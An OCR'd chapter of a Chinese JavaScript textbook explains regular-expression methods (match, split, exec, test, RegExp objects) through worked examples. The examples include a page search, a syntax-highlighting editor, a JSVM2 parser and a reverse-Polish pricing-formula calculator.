


图 10.2　replace()和闭包

match()方法的唯一一个参数是正则表达式，它的行为取决于这个正则表达式的标志，如果该正则表达式包含了标志 g，它的返回值就是包含了出现在字符串中的所有匹配的数组。如果该正则表达式不包含标志 g，它也返回一个数组，它的第一个元素是匹配的字符串，余下的元素则是正则表达式中的各个分组。例如：

```
javascript:alert("JavaScript is not Java.".match(/([Jj]ava)(Script)?/));
```

执行结果如图 10.3 所示：

```
javascript:alert("JavaScript is not Java.".match(/([Jj]ava)(Script)?/g));
```

执行结果如图 10.4 所示：




图 10.3　正则表达式匹配




图 10.4　正则表达式匹配

split()方法是能够支持模式匹配的最后一个 String 方法，我们在前一章中已经见过它用字符串分隔符将调用它的字符串分割为字符数组。而实际上，split()方法也接受正则表达式作为参数，这种能力使该方法更为强大，例如：

```
<div id = "content">
    foo bar &
    FOO, BAR
    end
</div>
<script>
    alert(content.innerText.split(/[,\s]/));
</script>
```

执行结果如图 10.5 所示：




图 10.5　正则表达式匹配

10.3.2 用于模式匹配的 RegExp 方法

RegExp 对象定义了两个用于模式匹配的方法，它们是 exec()和 test()。

RegExp 的 exec()方法和 String 的 mathc()方法很类似，它对一个指定的字符串执行一个正则表达式匹配，如果没有找到任何一个匹配，它将返回 null，否则返回一个数组，这个数组的第一个元素包含的是与正则表达式相匹配的字符串，余下的所有元素包含的是匹配的各个分组。而且，正则表达式对象的 index 属性还包含了匹配发生的字符的位置，属性 input 引用的则是被检索的字符串。

如果正则表达式具有 g 标志，它将把该对象的 lastIndex 属性设置到紧接着匹配字符串的位置。当同一个 RegExp 对象第二次调用 exec()时，它将从 lastIndex 属性所指示的字符串位置开始检索，如果 exec()没有发现任何匹配，它将把 lastIndex 属性重置为 0，这一特殊的行为可以使你可以反复调用 exec()遍历一个字符串中所有的正则表达式匹配。

10.3.2.1 一个使用 exec()方法从身份证号码获取生日的例子

下面给出一个使用 exec()方法的例子：

例 10.3 从身份证号码中获取出生年月日

```
<html>
<head>
    <title>Example-10.3 从身份证号码中获取出生年月日</title>
</head>
<body>
<script type="text/JavaScript">
<!--
//从身份证号码中获取出生年月日
str="420105198203091614";
var re=/\d{6}([12]\d{3})([01]\d)([0123]\d)\d{4}/;
var id=re.exec(str);
    //exec 用字符串参数去匹配模式，得到一个数组，第一个元素是匹配的表达式本身
    //第二个元素开始是正则表达式中对应的括号（分组）中的匹配项
    //即 id[1]匹配([12]\d{3})
    //id[2]匹配([01]\d)
    //id[3]匹配([0123]\d)
document.write("ID 为："+id[0]+"<br/>");
document.write("出生年月为日为："+id[1]+"-"+id[2]+"-"+id[3]);
-->
</script>
</body>
</html>
```

执行结果如图 10.6 所示：

RegExp 对象的 test()方法比 exec()方法简单一些，它的参数是一个字符串，如果这个字符串包含正则表达式的一个匹配，它就返回 true，例如：

```
JavaScript:alert(/[Jj]avaScript/.test("JavaScript is not Java. "));
```




图 10.6　身份证号码中获取出生年月日

10.3.2.2　一个使用 test()方法遍历字符串的例子

当一个具有 g 标志的正则表达式调用 test()方法时，它的行为和 exec()相同，即它从 lastIndex 处开始检索特定的字符串，如果它发现匹配，就将 lastIndex 设置为紧接在那个匹配之后的字符的位置，这样我们就可以使用方法 test()来遍历字符串，就像用 exec()方法那样：

例 10.4　使用 test()方法遍历字符串

```
<html>
<head>
    <title>Example-10.4 使用 test()方法遍历字符串</title>
</head>
<body>
<script type="text/JavaScript">
<!--
var str1 = "JavaScript is not Java";
var str2 = "JavaScript is easy and JavaScript is fun. I love JavaScript!";
var exp = /[Jj]ava(Script)?/g;  //匹配 Java、java、JavaScript、javaScript 的正则表达式
var i = 0;
var lastIndex = 0;
while(exp.test(str1))
//用 while 循环去遍历匹配 str1，一共可以找到两个匹配项，一个是 JavaScript，一个是 Java
{
    i++;
    lastIndex = exp.lastIndex; //记下最近匹配到的 lastIndex
}
//最后循环结束时，exp.lastIndex 会自动清零
document.write(i + " matchs, last match index:" + lastIndex + "<br/>");
i = 0;
```

```
while(exp.test(str2))
{
    i++;
    lastIndex = exp.lastIndex;  //记下最近匹配到的 lastIndex
}
document.write(i + " matchs, last match index:" + lastIndex + "<br/>");
//下面这一句不是必要的，因为循环结束时会自动清零
exp.lastIndex = 0;
-->
</script>
</body>
</html>
```

执行结果如图 10.7 所示：




图 10.7 用 test()方法遍历字符串

当你用含有 g 标记的正则表达式对象检索多个字符串时，应当确保当它开始检索一个新的字符串时，属性 lastIndex 的值为 0（你可以用赋值的方法将它指定为 0）。

10.4 关于正则表达式包装对象

除了直接量之外，JavaScript 的正则表达式还支持 RegExp 对象的形式。这种形式，被称为正则表达式包装对象。

10.4.1 RegExp 对象——利用正则表达式实现全文检索

RegExp 对象的构造函数接受一到两个参数，第一个参数是一个描述正则表达式模式的字符串，另

一个可选的参数是表示正则表达式标志的字符串。例如：

```
var p1 = new RegExp("\d+", "g");  //相当于/\d+/g
```

RegExp 对象通常被用于需要动态构造正则表达式模式串的场合，将运行时根据条件生成的字符串作为正则匹配的模式，一个经典的例子是通过正则表达式实现页面文字的全文检索：

例 10.5　通过正则表达式实现页面文字的全文检索

```
<html>
<head>
    <title>Example-10.5</title>
</head>
<body>
<div id="content">
    www.51js.com<br/>
    bbs.51js.com<br/>
    JavaScript is not Java. <br/>
    JavaScript is fun and I love JavaScript.
</div>
<br/>
<input type="text" id="keyword"/>
<button onclick="match()">search</button>
<script type="text/JavaScript">
<!--
var str = content.innerHTML;
function match()
//在例 10.1 中我们已经实现了全文检索的核心代码，它其实只是一个普通的 replace()方法的运用
//但这已经够了，在这里，我们要做的事情只是允许用户自己输入要查询的模式，把这个模式
//交给 replace()方法去完成检索
{
    //如果没有输入关键词，不作处理
    if(keyword.value == '') return false;
    //否则根据关键词构造正则表达式对象
    var regexp = new RegExp("("+keyword.value+")", "g");
    //根据动态构造的正则表达式对象进行全文检索和匹配
    content.innerHTML = str.replace(regexp,"<font color='red'>$1</font>");
}
-->
</script>
</body>
</html>
```

执行结果如图 10.8 所示：

图 10.8 通过正则表达式实现页面文字的全文检索

10.4.2 RegExp 的实例属性

正则表达式对象（不管是直接量还是由 RegExp 构造的对象）拥有五个实例属性，它们分别是 source、global、ignoreCase、lastIndex 和 multiline。

source 属性是一个只读的字符串属性，它包含了描述这个正则表达式的文本。

global 属性是一个只读的布尔型属性，它表明了这个正则表达式是否具有“g”标志。

ignoreCase 属性是一个只读的布尔型属性，它表明了这个正则表达式是否具有“i”标志。

multiline 属性是一个只读的布尔型属性，它表明了这个正则表达式是否具有“m”标志。

lastIndex 属性是一个可读写的属性，它的作用在前面已经介绍过了，当正则表达式拥有“g”标志的值时，这个属性表明了下一次检索字符串时的起始位置。

10.5 强大的正则表达式

正则表达式有强大的文本处理能力，正确地使用它，能够以很简洁的代码创造出功能强大的应用程序。

10.5.1 分析正则表达式的局部

在前面我们已经说过，正则表达式支持分组，分组的正则表达式子项，不但可以在正则表达式内部匹配字符串中出现，还可以将匹配结果中的子项获得，RegExp 类型的静态方法提供了这一功能，例如，前一个例子中：

```
content.innerHTML = str.replace(regexp,"<font color='red'>$1</font>");
```

可以写成

```
content.innerHTML = str.replace(regexp,"<font color='red'>" + RegExp.$1 + "</font>");
```

JavaScript 的正则表达式只提供了$1 - $9 共 9 个分组，在通常情况下，它们已经足够用了。

10.5.2　一个例子——强大的在线编辑器

正则表达式替换字符串的能力极为强大，用它可以来简单实现一些看起来很难实现的功能，下面给出一个比较实用的例子：

我们可以利用正则表达式编写一个支持语法分色和动态提示的在线编辑器雏形（例 10.6，该例子太长了，未完整给出，详见光盘），它看起来像图 10.9 这个样子：




图 10.9　JavaScript 在线编辑器

这个编辑器看似复杂，其最核心的部分也只不过是一组用于匹配的正则表达式模式定义：

```
//词法·保留字·蓝色
//为保证正确计算偏移量需要替换回车\n\r 为\xff
SyntaxSet.add(new Syntaxes("keywords", "#0000ff", /[\s\.\xfe\xff\xfd\(\{\}\)\;\,]/));
//匹配 function
SyntaxSet["keywords"].addRule(new SyntaxRule("Function",/function/));
//匹配 var
```

```
SyntaxSet["keywords"].addRule(new SyntaxRule("Variable",/var/));
//匹配 return
SyntaxSet["keywords"].addRule(new SyntaxRule("Return",/return/));
//匹配 try, catch, throw
SyntaxSet["keywords"].addRule(new SyntaxRule("Exception",/(try|catch|throw)/));
//匹配 if, else, switch
SyntaxSet["keywords"].addRule(new SyntaxRule("Condition",/(if|else|switch)/));
//匹配 for, while, do
SyntaxSet["keywords"].addRule(new SyntaxRule("Cycle",/(for|while|do)/));
//匹配 int, double, float, void, char
SyntaxSet["keywords"].addRule(new SyntaxRule("Type",/(int|double|float|void|char)/));
//匹配 public, private, protected, static
SyntaxSet["keywords"].addRule(new SyntaxRule("Right",/(public|private|protected|static)/));
//匹配 null, undefined, NaN, Infinity
SyntaxSet["keywords"].addRule(new SyntaxRule("Constant",/(null|undefined|NaN|Infinity)/));
//匹配 new…delete
SyntaxSet["keywords"].addRule(new SyntaxRule("Construct",/(new|delete)/));

//词法·核心对象·红色
SyntaxSet.add(new Syntaxes("objects", "#FF0000", /[\s\.\xfe\xff\xfd\(\{\}\)\;\,]/));
//匹配 Array, arguments, Boolean, Date, Error, Function, Object, Number
//Math, RegExp, String
SyntaxSet["objects"].addRule(new SyntaxRule("Object",/(Array|arguments|Boolean|Date|
Error|Function|Object|Number|Math|RegExp|String)/));

//词法·系统函数·红色
SyntaxSet.add(new Syntaxes("global", "#800000", /[\s\.\xfe\xff\xfd\(\{\}\)\;\,]/));
//匹配 alert, parseFloat, parseInt, eval, decodeURI, decodeURIComponent, encodeURI
//encodeURICompont, escape, eval, isFinite, isNaN, unescape
SyntaxSet["global"].addRule(new SyntaxRule("SystemFunc",/(alert|parseFloat|parseInt|
eval|decodeURI|decodeURIComponent|encodeURI|encodeURIComponent|escape|eval|isFinite
|isNaN|unescape)/));

//匹配字符串
SyntaxSet.add(new Syntaxes("String", "#ff00ff", /[\s\.\xfe\xff\xfd\(\{\}\)\;\,\+\-\
*\/]/)); //词法·字符串·粉色
SyntaxSet["String"].addRule(new SyntaxRule("String",
      /('((\\\')|[^\xff\'])*([^\\\']|(\\\'))')|("((\\\")|[^\xff\"])*([^\\\"]|
      (\\\"))")/));

//词法·注释·绿色
SyntaxSet.add(new Syntaxes("remarks", "#008000"));
//匹配注释
SyntaxSet["remarks"].addRule(new SyntaxRule("ShortRemark",/\/\/[^\xff]*/));
SyntaxSet["remarks"].addRule(new SyntaxRule("LongRemark",/\/\*((.*\*\/)|(.*$))/));
```

以及下面的解析和匹配词法的函数：

```
function parseRule(text, rule)  //解析词法
{
 //利用正则表达式
 var newText = "";

//利用 search 方法匹配模式
 var idx = text.search(rule.expr);

 while (idx != -1)
 {
    var remark = text.match(rule.expr); //如果标记 match 到了模式
    var subText = text.substring(0, idx + remark[0].length);
    //接下来就对子串进行标记，将它用指定的<FONT>标记以鲜明的颜色显示出来
    //FONT 标记是 HTML 的一个标记，在本书的第三部分将会有一部分针对 HTML 标记的讨论
    if(rule.cons == null || (idx == 0 || rule.cons.test(text.charAt(idx-1))) &&
    (idx + remark[0].length >= text.length || rule.cons.test(text.charAt(idx +
    remark[0].length))))
    {
        subText = subText.replace(remark[0], "<FONT color=\xfc"+rule.color+"\xfc>" +
        remark[0].replace(/<FONT[^<>]*>/gi, "").replace(/<\/FONT[^<>]*>/gi,"") +
        "</FONT>");
    }
    newText += subText;
    text = text.substring(idx + remark[0].length);
    idx = text.search(rule.expr);        //继续，对剩下的字符串再进行匹配
 }
 newText += text;
 return newText;
}
```

- 在线编辑器编辑器源代码见随书光盘◉。

10.5.3　构造新的文法——一个在 JSVM 中实现 JSVM2 解析器的例子

在一些 JavaScript 应用框架中（关于什么是应用框架，参考本书的第 26 章内容），运用正则表达式甚至可以扩展 JavaScript 语法，产生新的语言，下面是一个例子，它在 JSVM 中实现了一个 JSVM2 的解析器：

例 10.6　JSVM2 词法解析器

```
function()
{
  // define RegExp variable
  //匹配 package 语法，该语法定义程序所在的包
  var regExp_package = /(^|\s|;|))(\s*)(package)(\s+)((\w+)(\.\w+)*)(\s*)/;
  //匹配 import 语法，该语法将其他包/名字空间的模块引入
```

```
var regExp_import = /(^|\s|;|))(\s*)(import)(\s+)((\w+\.)*(\w+))(\s*)/g;
//匹配 class 语法，该语法定义类
var regExp_class = /(^|\s|;|))(\s*)(class)(\s+)(\w*(\.\w*)*)((\s+)extends(\s+)
(\w*(\.\w*)*))?(\s*)\{/;
//匹配 super 语法，该语法在类中表示当前类的父类
var regExp_super = /([^A-Za-z0-9_\$]+)super([^A-Za-z0-9_\$]+)/g;
//匹配注释
var regExps_comments = [/(\/\*)\/?(([^\*]\/)|[^\/])*(\*\/)/g, /(\s|^)+\/\/([^\n\r])
*/g];
//匹配字符串
var regExps_strings = [/("(\\"|[^"\n\r]|(\\\r\n))*")/g, /('(\\'|[^'\n\r]|(\\\r\n))
*')/g];
//一个用来标记字符串的前缀，用于在词法分析的过程中临时替换掉字符串
var strings_tmpPrefix = "${10b7bd2c-d345-eb59-6268-206460fc8dde";
var strings_tmpSuffix = "}";

this.parse = function(code)
{
  // store string constant
  //先搜索一下程序中的字符串常量，将结果保存在 constStrs 数组中
  //字符串常量有两种模式可以匹配，分别是
  ///("(\\"|[^"\n\r]|(\\\r\n))*")/g, /('(\\'|[^'\n\r]|(\\\r\n))*')/g
  //即用单引号括起的字符串和用双引号括起的字符串

  //保存要被替换的字符串常量
  var constStrs = [];
  //以下处理两种形式的字符串——单引号和双引号字符串
  var tmpStrs = code.match(regExps_strings[0]);
  if (tmpStrs != null)
  {
      constStrs = constStrs.concat(tmpStrs);
  }
  var tmpStrs = code.match(regExps_strings[1]);
  if (tmpStrs != null)
  {
      constStrs = constStrs.concat(tmpStrs);
  }

  //下面先将字符串常量替换掉，以免影响后面的匹配
  for (var i = 0; i < constStrs.length; i++)
  {
      code = code.replace(constStrs[i],
          (strings_tmpPrefix + i + strings_tmpSuffix));
  }
  // remove comments 正则表达式替换：除掉注释
```

```
code = code.replace(regExps_comments[0], "");
code = code.replace(regExps_comments[1], "");
// proc package 正则表达式替换：解析 package 文法
code = code.replace(regExp_package, "$1_$package(\"$5\")");
var packageName = RegExp.$5;
// proc import 正则表达式替换：解析 import 文法
code = code.replace(regExp_import, "$1var $7 = _$import(\"$5\")");
// proc super //正则表达式替换：解析 super 文法
code = code.replace(regExp_super, "$1$class.$super$2");

if (regExp_class.test(code))
//对 code 进行正则表达式匹配
{
    var className = RegExp.$5;
    //第 5 组是类名
    var superName = RegExp.$7.replace(/(\s*)extends(\s+)/, "");
    //第 7 组是父类的名称
    //下面分别得到短类名和类名，即把类前面的包前缀去掉，例如 className 为 a.b.c.d 的类的
    //shortClassName 为 d
    var shortClassName = className;
    if (className.indexOf(".") == -1)
    {
        className = packageName + "." + className;
    }
    else
    {
            shortClassName = className.replace(/\w*\./g, "");
    }
    //完成类头部的“编译”
    var str = "\r\nvar $class = "
        + className +   " = function(){return $"
        + shortClassName + ".apply(this,arguments);};\r\n"
        + "var " + shortClassName  + " = $class;\r\n";
    if (superName == "")
    //如果默认没有父类，则父类为_JSVM_Namespace.kernel.Object
    {
        str += "$class.$extends(_JSVM_Namespace.kernel.Object);";
    }
    else
    {
        str += "$class.$extends("   + superName + ");";
    }
    str += "\r\nvar $" + shortClassName + " = function(";
    code = code.replace(regExp_class, "$1" + str);
```

```
            //最终得到实际的执行代码
        }
        else
        {
            throw new Exception(0x001E, "JSVM jsvm2-parser@compiler "
                + "error: can't found keyword 'class'.");
        }
        //最后还有一步，需要从 constStrs 中恢复被暂时替换掉的字符串常量
        for (var i = 0; i < constStrs.length; i++)
        {
            code = code.replace((strings_tmpPrefix + i
            + strings_tmpSuffix),   constStrs[i]);
        }
        return code;
    }
```

上面的例子也不是一个可以运行的完整源代码，它是 JSVM 的一部分，JSVM 是一个比较复杂的值得研究的 JavaScript 框架，如果读者对它有兴趣，可以去 http://jsvm.org 下载它的最新源代码，不过，直到你学习完全书的第五部分之后，你才有足够的知识对 JSVM 进行系统而深入的研究。

10.6 高级用法

正则表达式不但可以用来替换字符串，还可以用来实现某些特定的检索功能，例如，下面的代码用来检索字符串中第一个不重复的字符。

```
<script language="JScript">
    var s = "fedsaiel3ufdkdlse"
    alert(/(.)(?!.*\1)/ig.exec(s))
</script>
```

在某些情况下，我们需要正确统计同时包含 Unicode 和 ASCII 字符的字符串的实际字符的字节数(一个 Unicode 字符占 2 字节)，利用正则表达式就能够方便地实现上述功能：

```
<script>
    var str = "www.51js.com 无忧脚本";
    alert("字符数:"+str.length);
    alert("实际字节数:"+str.replace(/[\u4e00-\u9fa5]/g,"**").length);
</script>
```

正则表达式功能非常强大，巧妙地利用它能够将许多复杂的问题简单化。除了上面的用法之外，正则表达式具有计数功能，它能够统计重复出现的符号并实现某些特定的排序功能。另外，从结构上来讲，一个正则表达式对应于一组有限状态自动机，它是编译原理中词法分析的基础。如果需要详细了解这部分内容，可以参考正则表达式或编译原理的高级教程。

10.7　用正则表达式处理文本

正则表达式本身拥有非常强大的文本描述力量，它和字符串处理函数配合，大大地强化了 JavaScript 对字符串处理的能力。下面通过一些实际的例子来说明。

10.7.1　创建一个计价公式编辑器

正则表达式的一个用途是解析文本格式，计价公式编辑器正好迫切需要正则表达式提供的文本解析功能。

10.7.1.1　需求分析——什么是计价公式编辑器

在一些信息系统尤其是商业购物平台中，为了适应灵活的业务政策，会考虑对产品的价格采取编辑和维护计价公式的方式来实现。在这种情况下，页面上提供的 JavaScript 计价器的作用是通过读取后台保存的价格公式根据用户输入的参数进行价格计算，并把最终计算的结果反馈给用户。

价格公式一般是比较复杂的字符串，为了便于计算，后台可能会采取逆波兰表达式的方式来存储实际公式。

> 逆波兰表达式是一种基于堆栈算法的后缀表达式，它的特点是可以省略去表达式中的括号，并且运算次序由算子的唯一序列决定，不依赖于任何优先级假设，例如：
>
> (a＋b)＊c 对应的逆波兰表达式为 a b＋c＊
>
> 而 a＋b＊c 对应的逆波兰表达式为 b c＊a＋

10.7.1.2　系统实现——计价公式编辑器的实现

计价公式编辑器包含两个功能，一是将前端编辑好的公式转化为相应的逆波兰表达式存入服务器端的数据库，二是对数据代入逆波兰表达式进行计算，得到正确的结果。这两个主体功能通过两个主要方法来实现，而公式的结构分析，则通过正则匹配来完成：

```
var regExp_token =
/(>=|<=|<>|([<>=])|([+-])|([*/])|((\$?[.\w\u4e00-\u9fa5]+)|(\(\s*\$?[.\w\u4e00-\u9f
a5]+\s*\)))|([()])|$)/;
//上面的模式描述了出现在用户输入的常规公式中的合法标识符(token)，通过正则匹配来解析并转换成对应的逆
  波兰表达式：
function parse(expr,bean)
{
    var valStack = [];
        //valStack 是一个堆栈，用来暂存表达式中的操作数和运算符
        //前面已经知道数组有 push()和 pop()方法，所以可以把它当作一个栈结构来看
        //如果你不了解什么是栈结构，你需要学习或者复习以下数据结构
    var opStack = [];
```

```
    //opStack 也是一个堆栈，它仅用来暂存表达式中的运算符
var valCount = 0;          //数值，操作数的个数
var opCount = 0;           //数值，运算符的个数
//parseResult 是一个结构，用来保存表达式的解析结果，如果表达式出现语法错误
//那么错误信息保存在 parseResult 的 parseError 属性中
var parseResult =
{
    valStack : valStack,
    opStack : opStack,
    parseError : {errorCode:0, reason:"", toString:function(){return this.errorCode;}}
}

while(regExp_token.test(expr))  //循环匹配表达式字符串中的每一个 token
{

    var token = RegExp.$1;
    expr = expr.replace(token, "");

    if(/^$/.test(token))    //匹配到结束标志
    {
        var otoken = opStack.pop(); //全部的运算符出 opStack 入 valStack
        while(otoken != null)
        {
            valStack.push(otoken);
            otoken = opStack.pop();
            if(otoken == "(")   //如果有剩余的左括号，说明表达式有语法错误
            {
                parseResult.parseError.errorCode = 1001;
                parseResult.parseError.reason = "公式错误，缺少')'";
                return parseResult;
            }
        }
        break;
    }
    else if(token == "(")  //左括号进入 opStack
    {
        opStack.push(token);
        continue;
    }
    else if(token == ")") //右括号，将之前匹配的一个左括号前的所有元素推入 valStack
    {
        var otoken = opStack.pop();
        while(otoken != null && otoken != "(")
        {
            valStack.push(otoken);
            otoken = opStack.pop();
```

```
                if(otoken == null)
                {
                    parseResult.parseError.errorCode = 1002;
                    parseResult.parseError.reason = "公式错误，缺少'('";
                    return parseResult;
                }
            }
            continue;
        }

        var lv = pri(token); //得到运算符的优先级

        if(lv == 0) //lv 为 0 说明是操作数
        {
            valCount ++;
            token = token.replace(/[()\s]/g,"");
            if(token in map)
                token = bean[map[token]];
            else if(/^\$([\w\u4e00-\u9fa5]+)$/.test(token))
                token = "$"+extMap[RegExp.$1];

            valStack.push(token);  //运算对象直接入栈
        }
        else
        {
            opCount ++;
            var otoken = opStack.pop();
            while(otoken != null)
            {
                if(lv > pri(otoken)) //如果新的算子优先级高
                {
                    opStack.push(otoken);
                    break;
                }
                else   //否则
                {
                    valStack.push(otoken);   //弹出算子入运算对象堆栈
                    otoken = opStack.pop();
                }
            }
            opStack.push(token);   //新算子入算子堆栈
        }
    }
    if(opCount + 1 != valCount)
    {
```

```
            parseResult.parseError.errorCode = 1003;
            parseResult.parseError.reason = "公式错误，运算符和操作数数量不匹配！";
        }
        return parseResult;
    }
```

上面这个函数的基本功能是根据正则匹配的结果，对不同的标识符进行解析和处理。

如果仔细阅读它，你会发现它的第二个参数是一个传入对象，并且在程序中对某些标识符进行映射处理：token = bean[map[token];，这是因为一般公式编辑器中除了常量和运算符号之外，可以接受其他外部参数，在这里，我们是通过一个指定的 map 表，将公式中的某些标识符对应成 bean 对象的特定属性。

例如，map 定义为：

```
var map = {
        状态:"status",
        标准价格:"unitPrice",
        起售站点:"validateQty",
        加站价格:"extensionPrice",
        服务价格:"servicePrice",
        维护价格:"maintainPrice",
        递增站点数:"addQty",
        递增价格:"addPrice"
    };
```

那么调用：

```
parse("标准价格+加站价格*(10 - 起售站点数) ",{unitPrice:1000, extensionPrice:500,
validateQty:5});
```

得到的逆波兰表达式的结果为：

```
    1000, 500, 10, 5, -, *, +
```

计价公式编辑器的第二个主要功能是对输入的后缀表达式进行计算，并返回正确的计算结果，它是通过如下的函数来完成的：

```
function getPrice(expr, argmap)
{
    expr = expr || 0;
    var regExp_ext = /(\$)(\w+)/;
    var tokens = expr.toString().split(/,/g); //拆分后缀表达式得到 token
    var t_stack = []; //存放计算结果的堆栈

    for(var i = 0; i < tokens.length; i++)
    {
        var token = tokens[i];

        if(pri(token) == 0) //如果优先级等于 0，表示操作数
```

```
        {
            if(regExp_ext.test(token))
            {
                token = argmap[RegExp.$2];
            }
            t_stack.push(token);     //操作数直接入栈
        }
        else     //否则就是运算符
        {
            var a = t_stack.pop()-0;
            var b = t_stack.pop()-0;
            var c = cal(b, a, token);  //得到运算符后从栈中弹出两个操作数用该运算符进行运算
            t_stack.push(c);     //将计算结果放回堆栈中
        }
    }
    return Number(t_stack[0]).toFixed(2);   //最后栈顶的元素就是计算结果
}
```

注意到这个方法的第二个参数是一个 argmap，它是用来给公式中的变量赋值的。这里涉及到一个变量对照表：

```
var extMap = {
    站点数:"station",
    套数:"set",
